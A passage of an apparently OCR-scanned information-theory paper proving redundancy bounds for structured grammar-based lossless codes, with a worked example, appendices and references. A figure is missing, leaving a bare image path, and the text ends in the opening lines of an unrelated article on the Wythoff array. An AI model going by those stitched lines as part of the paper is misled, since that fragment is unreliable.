Proof of Theorem 2. Let G' be a fixed structure grammar. Let G be any representational grammar such that $G^* = G'$. Let

$$V(G) = \{A_0, A_1, \cdots, A_K\}$$

$$V(G') = \{U_0, U_1, \cdots, U_J\}$$

We show how to construct a binary codeword $B(G|G')$ such that G will be recoverable from $B(G|G')$ and G'. By superimposing the derivation tree of G over the derivation tree of G', a tree T is obtained such that each of its vertices carries a label from $V(G) \cup \mathcal{A}$ (which we call the G-label of the vertex) and also carries a label from $V(G') \cup \{0\}$ (which we call the G'-label of the vertex). The tree T has the following properties

(1): The root vertex of T carries G-label A_0 and G'-label U_0.

(2): If the G-label of a vertex of T is A_i and the G-labels of its children are $a_1, a_2, ..., a_r$ from left to right, then $A_i \to a_1 a_2 \cdots a_r$ is a production rule of G.

(3): If the G'-label of a vertex of T is U_j and the G'-labels of its children are $b_1, b_2, \cdots, b_s$, then $U_j \to b_1 b_2 \cdots b_s$ is a production rule of G'.

We now prune the tree T according to the following procedure:

Step 1 Traverse the internal vertices of T in the breadth-first order.

Step 2 If the G-label of the currently traversed internal vertex appears before, cut the subtree rooted at this internal vertex except this internal vertex itself.

Step 3 Continue to traverse the remaining internal vertices of the pruned tree in the breadth-first order.

Step 4 Repeat Steps 2 and 3 until all the remaining internal vertices are traversed.

(The above procedure is illustrated in Example 7 after this proof.) After pruning T, one eventually obtains a tree $T(G|G')$ such that (i) $T(G|G')$ possesses exactly $|G|$ edges and $|V(G)|$ internal vertices; (ii) the G-labels on the internal vertices of $T(G|G')$ are the variables in $V(G)$. Let B_1 be a binary codeword of length $2|G|$ from which the tree $T(G'|G)$, without labels, can be recovered (an internal vertex of $T(G'|G)$ with k children will generate $2k$ consecutive bits in B_1—k bits to tell how many children the vertex has followed by k bits to tell which of these children are internal vertices and which are leaf vertices). The codeword B_1 will appear at the beginning of the codeword $B(G|G')$. After the decoder has recovered the tree $T(G|G')$ without labels from B_1, it can then insert the G-labels on the internal vertices of $T(G|G')$ (because

of the numbering convention with which the variables in $V(G)$ were generated), and it can also insert the G'-labels on all of the vertices of $T(G|G')$ (since the decoder knows G'). At this point, the decoder will not know the G-labels on the leaf vertices of $T(G|G')$ (once these are known, G is determined). However, the decoder can determine the mapping ϕ_G from $V(G) \cup \mathcal{A}$ into $V(G') \cup \{0\}$ (by seeing what label from $V(G')$ is on each internal vertex of $T(G|G')$). Let B_2 be a binary codeword of length $|\mathcal{A}| + |G|$ which gives the frequency of each member of $V(G) \cup \mathcal{A}$ in the right members of the production rules of G (the first $|\mathcal{A}|$ bits of B_2 identify those members of $\mathcal{A}$ which are terminal symbols of G; in the remaining $|G|$ bits, each frequency f of a symbol lying in the right members of the production rules of G is represented by f bits). The codeword B_2 appears right after the codeword B_1 at the beginning of $B(G|G')$. For each $U \in V(G') \cup \{0\}$, let $S(U)$ be the (possibly empty) sequence of G-labels that appear on the leaf vertices of $T(G|G')$ whose G'-label is U. From the mapping ϕ_G that the decoder learns from B_1 and the frequencies that the decoder learns from B_2, the decoder will then know how long each sequence $S(U)$ is, what the alphabet of each $S(U)$ is, and what is the frequency with which each member of the alphabet of $S(U)$ appears in $S(U)$. Consequently, for each $U \in V(G') \cup \{0\}$ there is a binary codeword $B(U)$ of length $\lceil H(S(U)) \rceil$ which will allow the decoder to recover $S(U)$. Once the decoder knows each $S(U)$, the decoder will know the complete G-labeling of $T(G|G')$, and therefore will know G. Our argument has shown that we can take

$$B(G|G') = B_1 B_2 B(U_1) B(U_2) \cdots B(U_J) B(0).$$

The length of $B(G|G')$ is

$$3|G| + |\mathcal{A}| + \sum_{U \in V(G') \cup \{0\}} \lceil H(S(U)) \rceil. \tag{5.3}$$

The sum comprising the last term of (5.3) has no more than $|V(G')|$ nonzero terms; hence this last term is $\leq |V(G')| + H(G|G') \leq |G| + H(G|G')$. The conclusion of Theorem 2 is now established.


Example 7: Let G' be the structure grammar with production rules

$$\begin{aligned} U_0 &\to U_1 U_2 \\ U_1 &\to U_2 U_2 \\ U_2 &\to U_3 U_3 \\ U_3 &\to 00 \end{aligned}$$

and let G be the representational grammar with production rules

$$\begin{aligned} A_0 &\to A_1A_2 \\ A_1 &\to A_3A_2 \\ A_2 &\to A_4A_5 \\ A_3 &\to A_5A_5 \\ A_4 &\to 11 \\ A_5 &\to 01 \end{aligned} \tag{5.4}$$

The tree $T(G|G')$ is given by



where in the pair $(\bullet, \bullet)$ at each vertex, the first coordinate is the G-label and the second coordinate is the G'-label. (Note that the subtrees rooted at (A_2, U_2) of depth 2 and at (A_5, U_3) of depth 3 are deleted according to the pruning procedure mentioned in the proof of Theorem 2.) The codeword B_1 is

$$B_1 = 01 * 11 * 01 * 10 * 01 * 11 * 01 * 00 * 01 * 00 * 01 * 00$$

of length $24 = 2|G|$. The frequencies of A_1, A_2, A_3, A_4, A_5, 0, 1 in the right members of (5.4) are $1, 2, 1, 1, 3, 1, 3$, respectively. Thus,

$$B_2 = 11 * 1 * 01 * 1 * 1 * 001 * 1 * 001,$$

where the first two bits tell the decoder that both $0, 1$ in the alphabet $\mathcal{A} = \{0, 1\}$ are terminal symbols of G. The length of B_2 is $14 = |G| + |\mathcal{A}|$. The distinct G'-labels used on the leaf vertices of $T(G|G')$ are $U_2, U_3, 0$, and so the decoder can obtain the G-labels on these vertices from the sequences $S(U_2), S(U_3), S(0)$. These sequences are

$$\begin{aligned} S(U_2) &= A_2 \\ S(U_3) &= A_5A_5 \\ S(0) &= 1101 \end{aligned}$$

From the G'-labels on the 7 leaf vertices of $T(G|G')$, the decoder determines that the sequences $S(U_2)$, $S(U_3)$, $S(0)$ are of lengths $1, 2, 4$, respectively. From the G'-labels on the internal vertices of $T(G|G')$, the decoder determines that the alphabets of $S(U_2), S(U_3)$ are subsets of $\{A_2, A_3\}, \{A_4, A_5\}$, respectively; the decoder knows that the alphabet of $S(0)$ is a subset of $\mathcal{A} = \{0, 1\}$. From the codeword B_2, the decoder determines that $S(U_2)$ consists of 1 A_2 and 0 A_3's and therefore $S(U_2) = A_2$; that $S(U_3)$ consists of 0 A_4's and 2 A_5's and therefore $S(U_3) = A_5A_5$; and that $S(0)$ consists of 3 zeroes and 1 one. Only $S(0)$ remains to be determined; since the alphabet of $S(0)$ is binary, and since the length of $S(0)$ coincides with $\lceil H(S(0)) \rceil$, $S(0)$ can be transmitted to the decoder as is. Thus, in this example, we can take

$$B(G|G') = B_1B_2 1101,$$

of length 42.

6. Universal Coding Theorem. We embark upon the main section of the paper. A formal definition of the concept of structured grammar-based code is given. Redundancy bounds for a structured grammar-based code with respect to families of information sources are obtained.

Information Sources. An *alphabet $\mathcal{A}$ information source* is defined to be any mapping $\mu : \mathcal{A}^+ \to [0, 1]$ such that

$$\begin{aligned} 1 &= \textstyle\sum_{a \in \mathcal{A}} \mu(a) \\ \mu(\boldsymbol{x}) &= \textstyle\sum_{a \in \mathcal{A}} \mu(\boldsymbol{x}a), \quad \boldsymbol{x} \in \mathcal{A}^+ \end{aligned}$$

That is, μ is a probability distribution induced by a random process with alphabet $\mathcal{A}$.

Finite-State Sources. Let k be a positive integer. An alphabet $\mathcal{A}$ information source μ is called a *k-th order finite-state source* if there is a set $\mathcal{S}$ of cardinality k, a symbol $s_0 \in \mathcal{S}$, and nonnegative real numbers $\{p(s, x|s') : s, s' \in \mathcal{S},\ x \in \mathcal{A}\}$ such that both of the following hold:

$$\sum_{s,x} p(s, x|s') = 1, \quad s' \in \mathcal{S} \tag{6.1}$$

$$\mu(x_1x_2 \cdots x_n) = \sum_{s_1, s_2, \cdots, s_n \in \mathcal{S}} \prod_{i=1}^{n} p(s_i, x_i|s_{i-1}), \quad x_1x_2 \cdots x_n \in \mathcal{A}^+. \tag{6.2}$$

We let Λ_k denote the family of all alphabet $\mathcal{A}$ k-th order finite-state sources. We call members of the set $\cup_k \Lambda_k$ *finite-state sources*. Note that finite-state sources defined here are much broader than tree sources considered in [10], [11], [9].

Lossless Source Codes. We define an *alphabet $\mathcal{A}$ lossless source code* to be a sequence of pairs $\mathcal{C} = \{(\epsilon_n, \delta_n) : n = 1, 2, \cdots\}$ in which

i) For each $n = 1, 2, \cdots$, ϵ_n is a mapping (called the n-th encoder mapping of the code $\mathcal{C}$) which maps each string $\boldsymbol{x}$ in $\mathcal{A}^n$ into a codeword $\epsilon_n(\boldsymbol{x}) \in \{0, 1\}^+$,

and δ_n is the mapping (called the n-th decoder mapping of $\mathcal{C}$) which maps $\epsilon_n(\boldsymbol{x})$ back into $\boldsymbol{x}$; and

ii) for each $n = 1, 2, \cdots$, and each distinct pair of strings $\boldsymbol{x}_1, \boldsymbol{x}_2$ in $\mathcal{A}^n$, the codeword $\epsilon_n(\boldsymbol{x}_1)$ is not a prefix of the codeword $\epsilon_n(\boldsymbol{x}_2)$.

Structured Grammar-Based Codes. We define a *structure transform* to be a mapping $x \to G'_x$ from $\mathcal{A}^+$ into the set $\mathcal{G}(str)$ of structure grammars such that the structure grammar G'_x has $|x|$ leaf vertices in its derivation tree for every $\mathcal{A}$-string x. Fix an arbitrary structure transform $x \to G'_x$. For each positive integer n, let

$$\mathcal{G}^n \stackrel{\Delta}{=} \{G'_x : x \in \mathcal{A}^n\}.$$

Let $\mathcal{C} = \{(\epsilon_n, \delta_n) : n = 1, 2, \cdots\}$ be an alphabet $\mathcal{A}$ lossless source code. We call $\mathcal{C}$ a *structured grammar-based code induced by the structure transform* $x \to G'_x$ if ϵ_n and δ_n losslessly encode and decode respectively each $\mathcal{A}$-string x of length n according to the following four stages:

- *Analysis Stage:* Determine the structure grammar G'_x corresponding to x and then form the unique representational grammar G_x that represents x and has G'_x as its structure grammar.
- *Encoding Stage:* Encode the structure grammar G'_x, if needed, into a binary string $B(G'_x)$, and then conditionally encode G_x given G'_x into the binary string $B(G_x|G'_x)$, resulting in the total codeword $\epsilon_n(x) = B(G'_x)B(G_x|G'_x)$.
- *Decoding Stage:* Reconstruct G'_x using $B(G'_x)$ and G_x using $B(G_x|G'_x)$ and G'_x.
- *Synthesis Stage:* Recover x via propagation of the derivation tree of G_x.

The manner in which G'_x is encoded will depend in general on the underlying structure transform. As shown in Theorems 3 and 4, under certain mild conditions on the structure grammars in $\mathcal{G}^n$, the encoding of G'_x can be done quite naturally.

Redundancy Results. The type of redundancy we employ in this paper is *maximal redundancy/sample*. Let Λ be a family of alphabet $\mathcal{A}$ information sources. Let $\mathcal{C} = \{(\epsilon_n, \delta_n) : n = 1, 2, \dots\}$ be an alphabet $\mathcal{A}$ lossless source code. The n-th order maximal redundancy/sample of $\mathcal{C}$ with respect to the family of sources Λ is the number

$$\mathrm{R}ed_n(\mathcal{C}, \Lambda) \stackrel{\Delta}{=} n^{-1} \max_{x \in \mathcal{A}^n} \left[|\epsilon_n(x)| - H(x|\Lambda)\right],$$

where $H(x|\Lambda)$ is defined by

$$H(x|\Lambda) \stackrel{\Delta}{=} \inf\{-\log \mu(x) : \mu \in \Lambda\}.$$

It should be pointed out that when the source class Λ is broad enough, the redundancy notion defined here is very strong. For instance, it can be shown that if $\mathcal{C}$ is CTW or PPM, then $\mathrm{R}ed_n(\mathcal{C}, \Lambda_k)$ is bounded below by a positive constant for large n.

Let us now impose some mild conditions on the underlying structure transform and analyze the redundancy of the resulting structured grammar-based code. Suppose

that

$$\beta \stackrel{\Delta}{=} \sup_{x \in \mathcal{A}^+} \beta(G'_x) < \infty \tag{6.3}$$

That is, we require that the structure grammars $\{G'_x\}$ have uniformly bounded spreading factors. We now consider two cases. In Case 1, we assume that

$$|\mathcal{G}^n| = 1, \quad n = 1, 2, \cdots \tag{6.4}$$

In this case, the encoding of G'_x is free because all strings $x \in \mathcal{A}^n$ share a common structure grammar and hence there is no need to encode the common structure grammar. Theorem 3, stated below and proved in Appendix B, upper bounds the redundancy of this type of structured grammar-based code.

THEOREM 3. *Let $\mathcal{C}$ be a structured grammar-based code induced by a structure transform satisfying (6.3) and (6.4). Let*

$$D \stackrel{\Delta}{=} 72\beta^2(|\mathcal{A}| + 2)^2 \log(|\mathcal{A}| + 2).$$

Then, for every positive integer k,

$$\mathrm{R}ed_n(\mathcal{C}, \Lambda_k) \leq \frac{|\mathcal{A}|}{n} + \frac{(4 + \log k)D}{\log n}, \quad n = 2, 3, \cdots \tag{6.5}$$

REMARK. Theorem 3 tells us that any structured grammar-based code satisfying the regularity conditions (6.3) and (6.4) has maximal redundancy/sample $O(1/\log n)$. Compared to the conditions considered in [5] and [4], these are mild regularity conditions because they allow the use of grammars having highly unbalanced derivation trees. Previously considered $O(1/\log n)$ redundancy/sample grammar-based codes (such as the MPM code [5] and the codes in [4]) were more restrictive in that they employed grammars with approximately balanced derivation trees.

In Case 2, we allow strings $x \in \mathcal{A}^n$ to have different structure grammars, but require that structure grammars in $\mathcal{G}^n$, $n = 1, 2, \cdots$, satisfy the following condition:

Condition A: For any structure grammar $G'_x \in \mathcal{G}^n$, $n = 1, 2, \cdots$, different variables U_j of G'_x represent distinct $\{0\}$-strings.

(If $G'_x = G_{str}(\sigma')$, then the $\{0\}$-string represented by $U_j \in V(G'_x)$ is obtained by striking out all brackets from the subexpression σ'_j of σ' corresponding to U_j.) It is easy to see that the structure grammar G' in Example 7 satisfies Condition A with U_3, U_2, U_1, and U_0 representing $\{0\}$-strings 00, 0000, 00000000, and 000000000000, respectively. Under Condition A and (6.3), the encoding of each G'_x contributes only a negligible overhead, as shown in Theorem 4.

THEOREM 4. *Let $\mathcal{C}$ be a structured grammar-based code induced by a structure transform satisfying (6.3) and Condition A. Assume that each structure grammar $G'_x \in \mathcal{G}^n$ is encoded into a codeword of length $\lceil \log |\mathcal{G}^n| \rceil$. Then, for every positive integer k,*

$$\mathrm{R}ed_n(\mathcal{C}, \Lambda_k) \leq \frac{|\mathcal{A}|}{n} + \frac{(4 + \log k)D}{\log n} + 12\beta^{3/2}\left(\frac{\log n}{\sqrt{n}}\right), \quad n = 2, 3, \cdots \tag{6.6}$$

In Theorem 4, the third term on the right hand side of (6.6) represents the overhead per sample contributed by the encoding of the structure grammar G'_x. Theorem 4 is proved in Appendix C.

Appendix A. This appendix is devoted to the proof of Theorem 1. The following lemma is our first step towards proving Theorem 1.

LEMMA 2. *Let n be an integer at least 2 and let $\mathcal{D}$ be a finite set with at least two elements. Let $J(n,\mathcal{D})$ be the largest number of distinct strings in $\mathcal{D}^+$ which are of total length at most n. Then,*

$$J(n,\mathcal{D}) \le 4|\mathcal{D}|^2 \log|\mathcal{D}| \left(\frac{n}{\log n}\right).$$

Proof. Let $d = |\mathcal{D}|$. Let us assume until the end of the proof that $n > d^8$. If we list all strings in $\mathcal{D}^+$ in order of length, then the first $J(n,\mathcal{D})$ strings in this list will have total length $\le n$ and the first $J(n,\mathcal{D})+1$ strings in this list will have total length $> n$. It follows that there is an integer $j \ge 2$ such that

$$d + d^2 + \cdots + d^j \le J(n,\mathcal{D}) < d + d^2 + \cdots + d^{j+1} \tag{A1}$$

and

$$d + 2d^2 + \cdots + jd^j \le n < d + 2d^2 + \cdots + (j+1)d^{j+1}. \tag{A2}$$

Summing the right side of (A1), we obtain

$$J(n,\mathcal{D}) < d\left(\frac{d^{j+1}-1}{d-1}\right) \le d^2\left(\frac{d^j}{d-1}\right). \tag{A3}$$

Summing the left and right sides of (A2), we obtain

$$d\left[\frac{jd^j}{d-1} + \frac{1-d^j}{(d-1)^2}\right] \le n < d\left[\frac{(j+1)d^{j+1}}{d-1} + \frac{1-d^{j+1}}{(d-1)^2}\right]$$

and then

$$\frac{(j-1)d^j}{d-1} \le n < (d^2)^{j+1} \tag{A4}$$

follows because

$$d\left[\frac{jd^j}{d-1} + \frac{1-d^j}{(d-1)^2}\right] \ge \frac{(j-1)d^j}{d-1}$$

and

$$d\left[\frac{(j+1)d^{j+1}}{d-1} + \frac{1-d^{j+1}}{(d-1)^2}\right] \le \frac{(j+1)d^{j+2}}{d-1} \le (d^2)^{j+1}.$$

The right half of inequality (A4) gives us

$$j > (1/2)\left(\frac{\log n}{\log d}\right) - 1$$

which, applied to the left half of (A4), yields

$$\begin{aligned}\frac{d^j}{d-1} &\leq \frac{n}{j-1} \\ &\leq \frac{n}{(1/2)(\log n/\log d) - 2} \\ &= \frac{2n\log d}{\log(n/d^4)}\end{aligned}$$

Applying the preceding to (A3), we obtain

$$J(n,\mathcal{D}) < d^2\left(\frac{d^j}{d-1}\right) \leq 2d^2\log d\left(\frac{n}{\log(n/d^4)}\right).$$

Since we are assuming that $n > d^8$, it follows that

$$\frac{n}{\log(n/d^4)} \leq 2\left(\frac{n}{\log n}\right)$$

and the conclusion of Lemma 2 is true. For $2 \leq n \leq d^8$, the conclusion of Lemma 2 is also true, because

$$J(n,\mathcal{D}) \leq n \leq 8\log d\left(\frac{n}{\log n}\right) < 4d^2\log d\left(\frac{n}{\log n}\right).$$

Proof of Theorem 1. Fix $n \geq 2$ and an arbitrary representational grammar G which represents an $\mathcal{A}$-string of length n. Let σ be the $\mathcal{A}$-expression such that $G = G_{rep}(\sigma)$. Let $T(G|G^*)$ be a tree with $|G|$ edges and $|V(G)|$ internal vertices, obtained by pruning $T(\sigma)$ from the bottom up, such that

Prop(1): Each vertex v of $T(G|G^*)$ carries a label $\sigma(v)$ which is either a subexpression of σ or an element of $\mathcal{A}$.

Prop(2): Each label $\sigma(v)$ on an internal vertex v of $T(G|G^*)$ is a subexpression of σ, and each distinct subexpression of σ is a label $\sigma(v)$ for exactly one internal vertex v of $T(G|G^*)$.

Prop(3): The expression σ can be obtained via the concatenation of the labels $\sigma(v)$ on the leaf vertices v of $T(G|G^*)$ and some left and right brackets.

Let r be the number of leaf vertices of $T(G|G^*)$. Since $|G| \leq 2r$, we may upper bound $|G|$ by doubling any upper bound we obtain on r. Since each internal vertex of $T(G|G^*)$ has at most $K \stackrel{\Delta}{=} \lfloor\beta(G^*)\rfloor$ children, it follows that there must exist $s \geq r/K$ distinct internal vertices $v_1, v_2, \cdots, v_s$ of $T(G|G^*)$, such that each leaf vertex of $T(G|G^*)$ has one of these vertices v_i as its parent and each v_i has a leaf vertex of $T(G|G^*)$ as one of its children. Pick a leaf vertex u_i which is the child of v_i for each i.

Since $L(v_i|T(\sigma)) \le KL(u_i|T(\sigma))$, and since the length of $\sigma(v_i)$ is at most three times $L(v_i|T(\sigma))$, we have

$$|\sigma(v_i)| \le 3L(v_i|T(\sigma)) \le 3KL(u_i|T(\sigma)) \le 3K|\sigma(u_i)|.$$

By *Prop(3)*, the summation of the $|\sigma(u_i)|$ is less than $|\sigma|$; also, σ is of length at most $3n-2$. Therefore, the distinct strings $\sigma(v_i)$ have total length $< 9Kn$. Applying Lemma 2 with $\mathcal{D} = \mathcal{A} \cup \{[,]\}$ and $|\mathcal{D}| = |\mathcal{A}| + 2$, we obtain

$$\begin{aligned} s &\le 4(|\mathcal{A}|+2)^2 \log(|\mathcal{A}|+2)(9Kn/\log(9Kn)) \\ &\le 36K(|\mathcal{A}|+2)^2 \log(|\mathcal{A}|+2)(n/\log n) \end{aligned}$$

The bound on r is then K times this, and the bound on $|G|$ is obtained by doubling the bound on r. This gives us the conclusion of Theorem 1.

Appendix B. This appendix is devoted to the proof of Theorem 3. We present the key lemma needed to prove Theorem 3.

LEMMA 3. *Let k be any positive integer. Then*

$$H(G|G^*) - H(x|\Lambda_k) \le |G| \log k \tag{B1}$$

for any $\mathcal{A}$-string x and any representational grammar G which represents x.

Proof of Lemma 3. Let x be a fixed $\mathcal{A}$-string and let G be a fixed representational grammar which represents x. Let k be a fixed positive integer. Our task is to show that (B1) is true. Given a set $\mathcal{S}$ with k elements, a symbol $s_0 \in \mathcal{S}$, and a set of nonnegative real numbers $p = \{p(s,u|s') : s, s' \in \mathcal{S}, u \in \mathcal{A}\}$ satisfying (6.1), let μ_{p,s_0} denote the source in Λ_k defined by equation (6.2). As we let s_0 and p vary through all possibilities, μ_{p,s_0} varies over all sources in Λ_k. Fix p and define λ_p to be the function

$$\lambda_p(u) = \max_{s_0 \in \mathcal{S}} \mu_{p,s_0}(u), \quad u \in \mathcal{A}^+.$$

The function λ_p has the following two properties which are exploited in this proof:

(p.1): If $u_1, u_2, \cdots, u_j$ are $\mathcal{A}$-strings which yield the $\mathcal{A}$-string u when concatenated together, then

$$\lambda_p(u) \le \lambda_p(u_1)\lambda_p(u_2)\cdots\lambda_p(u_j).$$

(p.2): For every positive integer m,

$$1 \le \sum_{u \in \mathcal{A}^m} \lambda_p(u) \le k.$$

Let σ be the $\mathcal{A}$-expression such that $G_{rep}(\sigma) = G$, and let σ' be the $\{0\}$-expression such that $G_{str}(\sigma') = G^*$. Let $T(G|G^*)$ be the tree used in our earlier proofs. For our purposes here, $T(G|G^*)$ has the following properties:

(p.3): The tree $T(G|G^*)$ has $|G| - |V(G)| + 1$ leaf vertices.

(p.4): Each leaf vertex v of $T(G|G^*)$ has a label $\sigma(v)$ which is either a subexpression of σ or an element of $\mathcal{A}$, a label $\sigma'(v)$ which is either 0 or a subexpression of σ', and a label $x(v)$ which is a substring of x. The label $\sigma'(v)$ is obtained from the label $\sigma(v)$ by replacing each $\mathcal{A}$-entry of $\sigma(v)$ with 0, and the label $x(v)$ is obtained from the label $\sigma(v)$ by removing all brackets from $\sigma(v)$.

(p.5): For each α' which is either 0 or a proper subexpression of σ', if we let $S(\alpha')$ be the sequence formed by the labels $\sigma(v)$ for those leaf vertices v of $T(G|G^*)$ for which $\sigma'(v) = \alpha'$, then

$$H(G|G^*) = \sum_{\alpha'} H(S(\alpha')). \tag{B2}$$

(p.6): The labels $x(v)$ on the leaf vertices v of $T(G|G^*)$ yield x when concatenated together (according to the left-to-right ordering of the leaf vertices).

For each α' which is either 0 or a proper subexpression of σ', let the positive integer $m(\alpha')$ be the number of entries of α' which are equal to 0, and let $\mathcal{V}(\alpha')$ be the set of leaf vertices v of $T(G|G^*)$ for which $\sigma'(v) = \alpha'$. Then, for each $v \in \mathcal{V}(\alpha')$, the string $x(v)$ has length $m(\alpha')$. For each positive integer m, let τ_m be the probability distribution on $\mathcal{A}^m$ such that

$$\tau_m(u) = \lambda_p(u)/\Sigma_m, \quad u \in \mathcal{A}^m,$$

where, using property *(p.2)*,

$$\Sigma_m \triangleq \sum_{u \in \mathcal{A}^m} \lambda_p(u) \le k. \tag{B3}$$

It follows that

$$\begin{aligned} H(S(\alpha')) &\le \sum_{v \in \mathcal{V}(\alpha')} -\log \tau_{m(\alpha')}(x(v)) \\ &\le |S(\alpha')| \log k + \sum_{v \in \mathcal{V}(\alpha')} -\log \lambda_p(x(v)). \end{aligned}$$

Summing each side of the preceding inequality over α', we obtain

$$H(G|G^*) + \log \lambda_p(x) \le |G| \log k. \tag{B4}$$

Here, we used (B2) and the fact that

$$\sum_{\alpha'} \sum_{v \in \mathcal{V}(\alpha')} -\log \lambda_p(x(v)) \le -\log \lambda_p(x),$$

which follows from properties *(p.1)* and *(p.6)*. We also used the fact that

$$\sum_{\alpha'} |S(\alpha')| \le |G|,$$

which is true because $T(G|G^*)$ has no more than $|G|$ leaf vertices (property *(p.3)*). Inequality (B1) now results by taking the supremum of both sides of (B4) over p.

Proof of Theorem 3. Let $\mathcal{C} = \{(\epsilon_n, \delta_n)\}$ be a structured grammar-based code induced by a structure transform satisfying (6.3) and (6.4). Let n be a fixed positive integer. Since all $\mathcal{A}$-strings of length n share a common structure grammar, denote this common structure grammar by G^n. Fix an arbitrary string $x \in \mathcal{A}^n$ and let G_x be the representational grammar representing x whose structure grammar is G^n. Applying Theorem 2,

$$|\epsilon_n(x)| = |B(G_x|G^n)| \le H(G_x|G^n) + 4|G_x| + |\mathcal{A}|.$$

Subtracting $H(x|\Lambda_k)$ from both sides and applying Lemma 3, we see that

$$\mathrm{R}ed_n(\mathcal{C}, \Lambda_k) \le n^{-1}|\mathcal{A}| + n^{-1}(4 + \log k) \max_{x \in \mathcal{A}^n} |G_x|.$$

Applying Theorem 1 to the last term on the right in the preceding equation, we see that the conclusion of Theorem 3 is true.

Appendix C. In this appendix, we prove Theorem 4. In view of the proof of Theorem 3, it suffices to upper bound the overhead contributed by the encoding of each G'_x.

LEMMA 4. *Under Condition A and (6.3),*

$$\lceil \log |\mathcal{G}^n| \rceil \le 12\beta^{3/2}\sqrt{n}\log n$$

for any integer $n \ge 2$.

Proof of Lemma 4: Let G' be an arbitrary structure grammar from $\mathcal{G}^n$. Let σ be the $\{0\}$-expression such that $G' = G_{str}(\sigma)$. We first use a technique similar to the proof of Theorem 1 to upper bound the size of G'. Let G be the representational grammar $G_{rep}(\sigma)$; then $G^* = G'$ and the grammars G, G' are identical except for the fact that variables of G are denoted A_j and variables of G' are denoted U_j. Let r be the number of leaf vertices of the tree $T(G|G^*)$ defined in the proof of Theorem 1. (Throughout the rest of this proof, notation will be the same as in the proof of Theorem 1, unless otherwise specified.) Then

$$|G'| \le 2r \le 2\beta(G')s \tag{C1}$$

For each vertex v of $T(G|G^*)$, let $x(v)$ be the $\{0\}$-string obtained by striking out all possible brackets from $\sigma(v)$. From the proof of Theorem 1, it follows that

$$|x(v_i)| \le \beta(G')|x(u_i)|$$

and hence

$$\sum_{i=1}^{s} |x(v_i)| \le \beta(G') \sum_{i=1}^{s} |x(u_i)| \le \beta(G')n \tag{C2}$$

Note that under Condition A, all $x(v_i)$, $i = 1, 2, \cdots, s$, are distinct. Let N be the positive integer equal to the left side of (C2). Let $J(N)$ be the maximum number of distinct $\{0\}$-strings which are of total length at most N. Then

$$\frac{1}{2}J(N)[J(N)+1] \le N < \frac{1}{2}[J(N)+1][J(N)+2] < [J(N)+1]^2.$$

From this, we have

$$J(N) \le 2\sqrt{N}$$

which, together with (C2) and (C1), implies

$$s \le 2\sqrt{\beta(G')n} \text{ and } |G'| \le 4[\beta(G')]^{3/2}\sqrt{n} \tag{C3}$$

Let us now describe how to encode G'. The first part B_1 of the codeword of G' tells the decoder the length of the right member of each production rule of G'. This can be accomplished by the unary representation of each length. Thus, the length of B_1 is $|G'|$. The second part B_2 tells the decoder the actual symbols in the right member of each production rule. This can be accomplished by using $\lceil \log n \rceil$ bits to represent each symbol U_j or 0. The length of B_2 is $|G'|\lceil \log n \rceil$. The complete codeword is the concatenation of B_1 with B_2. The total codeword length is

$$\begin{aligned} |B_1B_2| &= |G'|(1 + \lceil \log n \rceil) \\ &\le 4\lfloor [\beta(G')]^{3/2}\sqrt{n} \rfloor (1 + \lceil \log n \rceil) \\ &\le 4\lfloor \beta^{3/2}\sqrt{n} \rfloor (1 + \lceil \log n \rceil) \end{aligned}$$

In the above, the first inequality is due to (C3), and the second inequality is attributed to (6.3). Since such a coding scheme is a prefix code for $\mathcal{G}^n$, Lemma 4 follows.

Proof of Theorem 4: It now follows immediately from Lemma 4 and the proof of Theorem 3.

REFERENCES

[1] J. G. Cleary and I. H. Witten, *Data compression using adaptive coding and partial string matching*, IEEE Trans. Commun., 32(1984), pp. 396–402.

[2] L. Davisson, *Universal Noiseless Coding*, IEEE Trans. Inform. Theory, 19(1973), pp. 783–795.

[3] J. Kieffer and E.-H. Yang, *Grammar-Based Codes: A New Class of Universal Lossless Source Codes*, IEEE Trans. Inform. Theory, 46(2000), pp. 737–754.

[4] J. Kieffer and E.-H. Yang, *Lossless Data Compression via Guided Approximate Bisections*, Proc. 2000 Conf. Inform. Sci. Systems (Princeton Univ.), Volume II, pp. TP6-1–TP6-6.

[5] J. Kieffer, E.-H. Yang, G. Nelson, and P. Cosman, *Universal Lossless Compression via Multilevel Pattern Matching*, IEEE Trans. Inform. Theory, 46(2000), pp. 1227–1245.

[6] E. Plotnik, M. Weinberger, and J. Ziv, *Upper Bounds on the Probability of Sequences Emitted by Finite-State Sources and on the Redundancy of the Lempel-Ziv Algorithm*, IEEE Trans. Inform. Theory, 38(1992), pp. 66–72.

[7] N. Sloane, *On-Line Encyclopedia of Integer Sequences*, `http://www.research.att.com/~njas/sequences/`.

[8] R. Stanley, *Enumerative Combinatorics*, Volume 2. Cambridge University Press, Cambridge, UK, 1999.

[9] M. J. Weinberger, J. Rissanen, and M. Feder, *A universal finite memory source*, IEEE Trans. Inform. Theory, 41:3(1995), pp. 643–652.

[10] F.M.J. Willems, Y.M. Shtarkov, and Tj.J. Tjalkens, *The context tree weighting method: Basic properties*, IEEE Trans. Inform. Theory, 41(1995), pp. 653–664.

[11] F. M. J. Willems, Y. M. Shtarkov, and Tj.J. Tjalkens, *Context weighting for general finite-context sources*, IEEE Trans. Inform. Theory, 42:5(1996), pp. 1514–1520.

[12] E.-H. Yang and J. C. Kieffer, *Efficient universal lossless data compression algorithms based on a greedy sequential grammar transform—Part one: Without context models*, IEEE Trans. Inform. Theory, 46(2000), pp. 755–777.

[13] J. Ziv and A. Lempel, *A Universal Algorithm for Data Compression*, IEEE Trans. Inform. Theory, 23(1977), pp. 337–343.

[14] J. Ziv and A. Lempel, *Compression of Individual Sequences via Variable-Rate Coding*, IEEE Trans. Inform. Theory, 24(1978), pp. 530–536.

INTERSPERSIONS AND DISPERSIONS

The numbers you see to the right form a northwest corner of the *Wythoff array*:

